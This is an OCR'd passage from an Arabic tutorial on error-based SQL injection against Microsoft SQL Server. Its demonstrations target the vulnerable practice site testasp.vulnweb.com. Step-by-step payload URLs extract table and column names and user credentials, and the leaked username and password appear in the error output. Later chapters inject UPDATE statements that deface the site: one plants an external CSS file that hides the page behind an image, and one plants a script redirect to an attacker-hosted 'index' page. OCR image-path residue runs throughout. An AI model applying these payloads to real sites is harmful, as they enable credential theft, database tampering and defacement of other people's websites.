```
and name!='TABLE'
```

```
testasp.vulnweb.com/showforum.asp?id=1+or 1=convert(int,(select top 1 name from sysobjects where
xtype=char(85))) -- -
```

testasp.vulnweb.com/showforum.asp?id=1+or 1=convert(int,(s

AWV 1 2 AM G


Microsoft SQL Native Client error '80040e07'

Conversion failed when converting the nvarchar value 'threads' to data type int.

الجدول الأول المْستخرج threads ولتصفّح باقي الجداول سوف نقوم بإضافة القيمة التالية للإستعلام


```
and name!='الجدول المْستخرج'
```

```
testasp.vulnweb.com/showforum.asp?id=1+or 1=convert(int,(select top 1 name from sysobjects where xtype=char(85)
and name!='threads')) -- -
```



الجدول الثاني users وهو الجدول المْستهدف ولتصفّح باقي الجداول الأُخرى نقوم بإضافة نفس الإستعلام الإضافي السابق مرة أُخري وإضافة إسم الجدول الجديد المْستخرج إليه كالتالي .

```
testasp.vulnweb.com/showforum.asp?id=1+or 1=convert(int,(select top 1 name from sysobjects where xtype=char(85) and name!='threads'  and name!='users')) -- -
```



3- استخراج الأعمدة


الخطوة التالية الأن سوف نكون بإستخراج الأعمدة من الجدول المْستهدف users -

الإستعلام المْستخدم لذلك

```
or 1=convert(int,(select top 1 column_name+from information_schema.columns where table_name='Table'))
```

لنْلاحظ إننا سوف نقوم بإستبدل القيمة Table بالإستعلام المعروض عليكْم بالجدول المْستخرج سابقاً users وذلك كي نستطيع تحصيل قيم الأعمدة منه .


```
testasp.vulnweb.com/showforum.asp?id=1+or 1=convert(int,(select top 1 column_name+from information_schema.columns where table_name='users')) -- -
```



العمود الأول المْستخرج uname ولتصفّح باقي الأعمدة نقوم بإضافة القيمة التالية للإستعلام كما فعلنا مع الجداول سابقاً ونقوم تالياً بإستبدال القيمة Column بالعمود الأول المْستخرج .

```
and column_name<>'Column'
```

```
testasp.vulnweb.com/showforum.asp?id=1+or 1=convert(int,(select top 1 column_name+from information_schema.columns where table_name='users' and column_name<>'uname')) -- -
```



العمود الثاني upass ولتصفّح باقي الأعمدة نقوم تماماً بفعل ما فعلناةُ مع الجداول .

4- استخراج البيانات

الخطوة التالية الأن سوف نقوم بإستخراج قيم الأعمدة التي حصلناها بالمرحلة السابقة مع مْراعاة تبديل القيم Table و Column بما يْناسبها .

الإستعلام المْستخدم لذلك

```
or 1=convert(int,(select top 1 Column from Table))--
```

```
testasp.vulnweb.com/showforum.asp?id=1+or 1=convert(int,(select top 1 uname from users)) -- -
```

testasp.vulnweb.com/showforum.asp?id=1+or 1=convert(int,(se

Microsoft SQL Native Client error '80040e07'

Conversion failed when converting the nvarchar value '!(()&&!|*|*|' to data type int.

```
testasp.vulnweb.com/showforum.asp?id=1+or 1=convert(int,(select top 1 upass from users)) -- -
```


testasp.vulnweb.com/showforum.asp?id=1+or 1=convert(int,(se

Microsoft SQL Native Client error '80040e07'

Conversion failed when converting the nvarchar value 'g00dPa$$w0rD' to data type int.


اليوز !(()&&!|*|*| والباس g00dPa$$w0rD ولتحصيل القيمتين معاً بإستعلام واحد نقوم بإضافة القيمة %2b'/'%2b للفصل بين القيمتين الخصيين بالأعمدة كالتالي :

```
testasp.vulnweb.com/showforum.asp?id=1+or 1=convert(int,(select top 1 uname%2b'/'%2bupass from users)) -- -
```



وفي حالة تحقق وجود مشكلة القيم الرقمية بقواعد بيانات Microsoft SQL Server يكون الحل كالتالي :

```
testasp.vulnweb.com/showforum.asp?id=1+or 1=convert(int,(select+top+1+QUOTENAME(upass,'"')+from+users)) --
-
```



Microsoft SQL Native Client error '80040e07'


Conversion failed when converting the nvarchar value "g00dPa$$w0rD" to data type int.

الباب الثالث : حقن قواعد بيانات ويندوز سيرفر عملية زرع الـ Image المْعبرة عن الإختراق .

في حالة عدم التمكّن من الوصول إلى لوحة التحكّم الخاصة بالموقع المُستهدف لإتمام عملية الإختراق الكامل , فهُناك طُرق أُخري لتَّعويض عن ذلك وإتمام عملية الإختراق , وذلك في حالتين الحالة الأْولي هي ما نقوم بواسطتها حالياً والحالة الأُخرى تأتي لاحقاً بالباب التالي .

الخطوة الأول : إستخراج كامل الجداول من الموقع المُستهدف بإستخدام القيمة having 1=1

testasp.vulnweb.com/showthread.asp?id=1 having 1=1 -- -




القيمة الناتجة : threads.title وكـ توضيح لهم :

threads = الجدول
title = العمود الخاص بهذا الجدول

ولتحصيل القمية التي تلي ذلك والمْرفق معها العمود الخاص بها نقوم بإستخدام القيمة الإستعلامية group by ثُم إضافة إسم الجدول المُستخرج مع الإبقاء للقيمة having 1=1 بنهاية الإستعلام :

testasp.vulnweb.com/showforum.asp?id=1 group by threads.title having 1=1 -- -



- حدث خطأ The multi-part identifier "forums.name" could not be bound حسناً معناه أي لا يوجد المزيد

الخطوة التالية : نحتاج لكود css وصورة مرفوعة برابط مٌباشر .

أولاً : الصورة المطلوبة مرفٌوعة برابط مٌباشر

https://i.imgur.com/yQ4P5.jpg



ثانياً : كود الـ css

أولاً : نقوم بفتح ملف كتابي TEXT ونقوم بوضع كود الـ css التالي بهٌ وحفظة بإمتداد css .

```
BODY {
SCROLLBAR-FACE-COLOR: black; SCROLLBAR-HIGHLIGHT-COLOR: black;  SCROLLBAR-SHADOW-COLOR: darkgray; SCROLLBAR-3DLIGHT-COLOR: #ee;  SCROLLBAR-ARROW-COLOR: black; SCROLLBAR-TRACK-COLOR: gray;  SCROLLBAR-DARKSHADOW-COLOR: black
}
A:link {
COLOR: darkblue; TEXT-DECORATION: none
}
A:visited {
COLOR: #000088; TEXT-DECORATION: none
}
A:hover {
COLOR: black
}
body, td, th {
color: black;
}
table, p, td, t

{
visibility:hidden;
}
body {
background-color: black;
background-image:url('img link');
background-repeat:no-repeat;
background-position:top;
}
```

ثانياً : نقوم بإستبدال القيمة img link داخل الكود برابط الصورة المٌباشرة التي قٌمنا برفعها مٌسبقاً على النحو التالي :

```
} BODY
SCROLLBAR-FACE-COLOR: black; SCROLLBAR-HIGHLIGHT-COLOR: black;  SCROLLBAR-SHADOW-COLOR: darkgray; SCROLLBAR-3DLIGHT-COLOR: #ee;  SCROLLBAR-ARROW-COLOR: black; SCROLLBAR-TRACK-COLOR: gray;  SCROLLBAR-DARKSHADOW-COLOR: black
}
A:link {
COLOR: darkblue; TEXT-DECORATION: none
}
A:visited {
COLOR: #000088; TEXT-DECORATION: none
}
A:hover {
COLOR: black
}
body, td, th {
color: black;
}
table, p, td, t

{
visibility:hidden;
}
body {
background-color: black;
background-image:url('http://lovern.doomby.com/medias/images/2013.jpg');
background-repeat:no-repeat;
background-position:top;
}
```

ثالثاً : نقوم برفع ملف الـ css هو أيضاً بعد إدخال رابط الصورة المٌباشر عليه بموقع يٌعطي رابط مٌباشر لهٌ هو أيضاً كما فعلنا مع الصورة

الرابط المٌباشر لملف الـ css

```
http://lovern.doomby.com/medias/files/css.css
```

رابعاً : نقوم بوضع الرابط المٌباشر لملف الـ css داخل الكود التالي والتعويض عن جٌملة ملف الـ سي إس إس برابط الملف المٌباشر على النحو التالي :

```
'<link href=ملف الـ سي إس إس rel=stylesheet>;--'
```

```
'<link href=http://lovern.doomby.com/medias/files/css.css rel=stylesheet>;--'
```

خامساً : نقوم بإضافة الكود الإستعلامي التالي لرابط الموقع المٌستهدف بصورة مٌباشرة مع مٌراعاة إستبدال القيم (الجدول) و (العمود) بالبيانات المٌستخرجة سابقاً threads.title .

```
+Update+الجدول+Set+العمود=
```


```
testasp.vulnweb.com/showthread.asp?id=1+Update+threads+Set+title=
```

سادساً : نقوم بإضافة الكود الكُلي لملف الـ css بعد علامة الـ = على النحو التالي :


```
testasp.vulnweb.com/showthread.asp?id=1+Update+threads+Set+title='<link
href=http://lovern.doomby.com/medias/files/css.css rel=stylesheet>;--'
```




سابعاً : نقوم بضغط على مُفتاح الـ Enter -



ثامناً : نقوم بعمل ريفريش بالضغط على مُفتاح الـ F5 للموقع ونُشاهد النتيجة -



نقوم بحذف الكود بعد رقم المُتغير وعمل ريفريش مرة أُخرى للتأكُد من نجاح العملية .



الباب الثالث : حقن قواعد بيانات ويندوز سيرفر عملية زرع الـ Index المٌعبرة عن الإختراق .

بالباب السابق تعلمنا كيفية القيام بعملية زرع صورة مٌعبرة عن عملية الإختراق وسوف نتعلم بهذا الباب عملية زرع الإندكس Index الخاص بالرسالة المٌضمَّنةٌ لأسباب الإختراق .

أولاً : نقوم برفع الأندكس الخاص بنا على موقع يٌعطي رابط مٌباشر لهٌ .

الرابط المٌباشر للأندكس بعدرفعهٌ

```
http://lovern.doomby.com/medias/files/this-is-just-a-test-2.html
```

ثانياً : نقوم بإضافة هذا الرابط المٌباشر الخاص بالأندكس بالكود التالي -

```
'<script>location.replace("الرابط المٌباشر للأندكس");</script>'
```

```
'<script>location.replace("http://lovern.doomby.com/medias/files/this-is-just-a-test-2.html");</script>'
```

ثالثاً : نقوم بإضافة هذا الكود الكامل للكود الخاص بقيم الجدول والعمود المٌحقن بهِمَا على النحو التالي وكما فعلنا بالباب السابق -

```
+Update+threads+Set+title=''
```


```
+Update+threads+Set+title='<script>location.replace("http://lovern.doomby.com/medias/files/this-is-just-a-test-2.html");</script>'
```

رابعاً : نقوم بإضافة الكود الإستعلامي الكامل هذا إلى رابط الموقع الهدف والضغط على مٌفتاح F5 لعمل عملية ريفريش .

```
testasp.vulnweb.com/showthread.asp?id=1+Update+threads+Set+title='<script>location.replace("http://lovern.doomby.com/medias/files/this-is-just-a-test-2.html");</script>'
```



بعد الضغط على مٌفتاح الريفريش F5



Acunetix Web Vulnerability Scanner/2018


Microsoft SQL Native Client error '80040e14'

Incorrect syntax near the keyword 'AND'.

/showthread.asp, line 89

ثمٌ نقوم بحذف كٌل الإستعلام بعد رقم المٌتغير والضغط على مٌفتاح الـ F5 مرة أٌخرى لعمل ريفرش ومٌراقبة الناتج .

1



Acunetix Web Vulnerability Scanner/2018


Microsoft SQL Native Client error '80040e14'

Incorrect syntax near the keyword 'AND'.

/showthread.asp, line 89

2

بعد الضغط على مٌفتاح الريفريش F5




Acunetix Web Vulnerability Scanner/2018

Microsoft SQL Native Client error '80040e14'

Incorrect syntax near the keyword 'AND'.

/showthread.asp, line 89

•⊡╤ ╚☆ 3 ☆╤╚⊡•



